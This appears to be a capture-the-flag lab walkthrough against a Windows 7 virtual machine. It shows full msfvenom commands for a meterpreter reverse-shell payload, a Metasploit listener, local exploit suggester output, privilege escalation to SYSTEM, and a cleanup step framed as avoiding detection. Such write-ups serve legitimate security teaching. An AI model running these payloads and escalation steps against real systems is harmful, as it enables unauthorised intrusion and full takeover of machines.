
```
cXdlcnR5MTIzNDU=
```

```
qwerty12345
```

I have a feeling these credentials being accessible is too good to be true. I doubt we could use it to login to any service. For now, we’ll continue poking around in the ssh connection.

```
cd Users\richmond
```

```
type noteToRichmond.txt
```



```
C:\Users\richmond>type noteToRichmond.txt
Richmond -- Thank goodness it's you.

[Red Belt]
If it were anyone else reading this
they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshot that with the getuid command to achieve
their red belt and I'd be in big trouble.

[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum
privileges. Thankfully I don't think the students remember using a tool
to escalate privileges in any of their assignments. I believe there are
credentials in the XML document in the folder named after the football team
that is in Carolina in the windows folder. IEUser is the login and the password may
need to be encoded, I think its base64 but I'm not sure. Login to IEUser and
I've left a note for you on the Desktop

[Optional Black Belt]
Also if you have the time, this is completely optional I configured this MySQL server, but not sure if
I configured it correctly to be exploited. Something about user diagrams in
metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know if that's vulnerable as well and I can get back to making
this comptuer secure

Thanks!

C:\Users\richmond>
```

Major hints for obtaining flags. This is good information. Time to dive into the rabbit hole further. Let's follow the instructions and craft a msfvenom payload to then deliver it to the victim machine using scp. A service that utilizes ssh (which we already have a login for).

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.2.6 LPORT=4445 -f exe > shella2.exe
```

```
scp shella2.exe richmond@10.0.2.12:
```

```
password
```

Set up a listener within Metasploit.

```
msfconsole
```

```
use multi/handler
```

```
set lport 4445
```

```
set lhosts 10.0.2.6
```

```
set payload windows/meterpreter_reverse_tcp
```

```
run
```

Go back to the ssh connection via richmond. If it closed restart it:


```
ssh richmond@10.0.2.12
```

```
password
```

Otherwise simply execute the payload

```
shella2.exe
```

Go back to your listener and see that you have captured a reverse shell!




```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT       4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.6:4445
[*] Meterpreter session 1 opened (10.0.2.6:4445 → 10.0.2.12:49170) at 2023-01-13 22:43:43 -0500

meterpreter > getuid
Server username: IE9WIN7\richmond
meterpreter > Robert Christopherson was here!
```

RED FLAG CAPTURED

Moving on towards the Black Flag, background the current meterpreter session and remember the session ID that is assigned.

background

There are 2 ways to go about accomplishing the same task next. Each method results in the same exploit being run at the end. The first is to search in the msfconsole and select the correct exploit. The other is to use a post exploit suggester module inside Metasploit to help you decide where to go next to escalate privileges. When using the suggester, it will show you multiple options. Many won't work so you will have to try all the recommended ones. (I wish I would have figured this out sooner)




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.12 - Collecting local exploits for x86/windows ...
[*] 10.0.2.12 - 176 exploit checks are being tried ...
[+] 10.0.2.12 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.0.2.12 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.0.2.12 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.0.2.12 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.0.2.12 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.0.2.12 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.0.2.12 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.0.2.12 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.0.2.12 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.0.2.12 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.0.2.12 - Valid modules for session 10:
=============================

 #   Name                                                          Potentially Vulnerable?  Check Result
 -   ----                                                          -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                      Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/ms10_015_kitrap0d                       Yes                      The service is running, but could not be validated.
 3   exploit/windows/local/ms10_092_schelevator                    Yes                      The service is running, but could not be validated.
 4   exploit/windows/local/ms14_058_track_popup_menu               Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms15_004_tswbproxy                      Yes                      The service is running, but could not be validated.
 6   exploit/windows/local/ms15_051_client_copy_image              Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms16_016_webdav                         Yes                      The service is running, but could not be validated.
 8   exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes                      The service is running, but could not be validated.
 9   exploit/windows/local/ntusermndragover                        Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/tokenmagic                              Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/adobe_sandbox_adobecollabsync           No                       Cannot reliably check exploitability.
 12  exploit/windows/local/agnitum_outpost_acs                     No                       The target is not exploitable.
 13  exploit/windows/local/always_install_elevated                 No                       The target is not exploitable.
 14  exploit/windows/local/anyconnect_lpe                          No                       The target is not exploitable. vpndownloader.exe not found on file system
 15  exploit/windows/local/bits_ntlm_token_impersonation           No                       The target is not exploitable.
 16  exploit/windows/local/bthpan                                  No                       The target is not exploitable.
 17  exploit/windows/local/bypassuac_fodhelper                     No                       The target is not exploitable.
 18  exploit/windows/local/bypassuac_sluihijack                    No                       The target is not exploitable.
 19  exploit/windows/local/canon_driver_privesc                    No                       The target is not exploitable. No Canon TR150 driver directory found
 20  exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  No                       The target is not exploitable. The build number of the target machine does not appear to be a vulnerable version!
 21  exploit/windows/local/cve_2020_1048_printerdemon              No                       The target is not exploitable.
 22  exploit/windows/local/cve_2020_1337_printerdemon              No                       The target is not exploitable.
 23  exploit/windows/local/gog_galaxyclientservice_privesc         No                       The target is not exploitable. Galaxy Client Service not found
 24  exploit/windows/local/ikeext_service                          No                       The check raised an exception.
 25  exploit/windows/local/ipass_launch_app                        No                       The check raised an exception.
 26  exploit/windows/local/lenovo_systemupdate                     No                       The check raised an exception.
 27  exploit/windows/local/lexmark_driver_privesc                  No                       The target is not exploitable. No Lexmark print drivers in the driver store
 28  exploit/windows/local/mqac_write                              No                       The target is not exploitable.
 29  exploit/windows/local/ms13_053_schlamperei                    No                       The target is not exploitable.
 30  exploit/windows/local/ms13_081_track_popup_menu               No                       Cannot reliably check exploitability.
 31  exploit/windows/local/ms14_070_tcpip_ioctl                    No                       The target is not exploitable.
 32  exploit/windows/local/ms16_075_reflection                     No                       The target is not exploitable.
 33  exploit/windows/local/ms16_075_reflection_juicy               No                       The target is not exploitable.
 34  exploit/windows/local/ms_ndproxy                              No                       The target is not exploitable.
 35  exploit/windows/local/novell_client_nicm                      No                       The target is not exploitable.
 36  exploit/windows/local/ntapphelpcachecontrol                   No                       The target is not exploitable.
 37  exploit/windows/local/panda_psevents                          No                       The target is not exploitable.
 38  exploit/windows/local/ppr_flatten_rec                         No                       The target is not exploitable.
 39  exploit/windows/local/ricoh_driver_privesc                    No                       The target is not exploitable. No Ricoh driver directory found
 40  exploit/windows/local/virtual_box_guest_additions             No                       The target is not exploitable.
 41  exploit/windows/local/webexec                                 No                       The check raised an exception.

[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > 
```

You can see that my original exploit from below is actually listed in the suggester results above. The suggester is clearly a more effective option. For this demo we will show the original method instead.

The original route taken is a little more direct. I spent hours searching for different keywords and combinations until landing on this:

```
search exploit windows NTUser
```



```
msf6 > search exploit windows NTuser

Matching Modules
================

   #  Name                                             Disclosure Date  Rank     Check  Description
   -  ----                                             ---------------  ----     -----  -----------
   0  exploit/windows/local/ntusermndragover           2019-03-12       normal   Yes    Microsoft Windows NtUserMNDragOver Local Privilege Elevation
   1  post/windows/escalate/ms10_073_kbdlayout         2010-10-12       normal   No     Windows Escalate NtUserLoadKeyboardLayoutEx Privilege Escalation
   2  exploit/windows/local/ms13_053_schlamperei       2013-12-01       average  Yes    Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)
   3  exploit/windows/local/cve_2018_8453_win32k_priv_esc  2018-10-09   manual   No     Windows NtUserSetWindowFNID Win32k User Callback


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/local/cve_2018_8453_win32k_priv_esc

msf6 > 
```

With these very narrowed down results let's pick the first one and then start working down the list and see if one works. Start with the first one.


```
use 0
```

```
options
```

```
set session <session ID>
```

set lport 4445

run



```
Module options (exploit/windows/local/ntusermndragover):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 x86


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ntusermndragover) > set session 8
session ⇒ 8
msf6 exploit(windows/local/ntusermndragover) > lport 4445
[-] Unknown command: lport
msf6 exploit(windows/local/ntusermndragover) > set lport 4445
lport ⇒ 4445
msf6 exploit(windows/local/ntusermndragover) > run

[*] Started reverse TCP handler on 10.0.2.6:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Reflectively injecting the exploit DLL and running the exploit ...
[*] Launching msiexec to host the DLL ...
[+] Process 3944 launched.
[*] Reflectively injecting the DLL into 3944 ...
[*] Sending stage (175686 bytes) to 10.0.2.12
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 9 opened (10.0.2.6:4445 → 10.0.2.12:49184) at 2023-01-14 01:23:38 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We have popped a meterpreter with SYSTEM Privileges!


Very close to the black flag! We need a shell to navigate to where the flag is.

shell

cd Desktop

ls

type “Black Belt Flag.txt”



```
C:\Users\IEUser>cd Desktop
cd Desktop

C:\Users\IEUser\Desktop>ls
ls
Autoruns.exe
Black Belt Flag.txt
desktop.ini

C:\Users\IEUser\Desktop> type "Black Belt Flag.txt"
 type "Black Belt Flag.txt"
You have successfully earned the black belt flag! Congratulations!

Robert Christopherson was here!
C:\Users\IEUser\Desktop>clear
```

BLACK FLAG CAPTURED

5.0 Cleanup

During the exploitation process, files are typically sent to the victim machine and some even break code. Even if no code breaking files are present, removing files sent over avoids detection and security complications later. For this we will be removing the msfvenom payload that was sent to the victim machine.

In the ssh session for richmond go ahead and navigate to the location of the payload and remove the files.

If the session is closed, restart it:

```
ssh richmond@10.0.2.12
```

```
password
```

Otherwise:

```
cd \Users\richmond
```

```
rm shella2.exe
```

```
exit
```

Bonus: You can also simply roll back the victim virtual machine to a previous snapshot to reset the lab.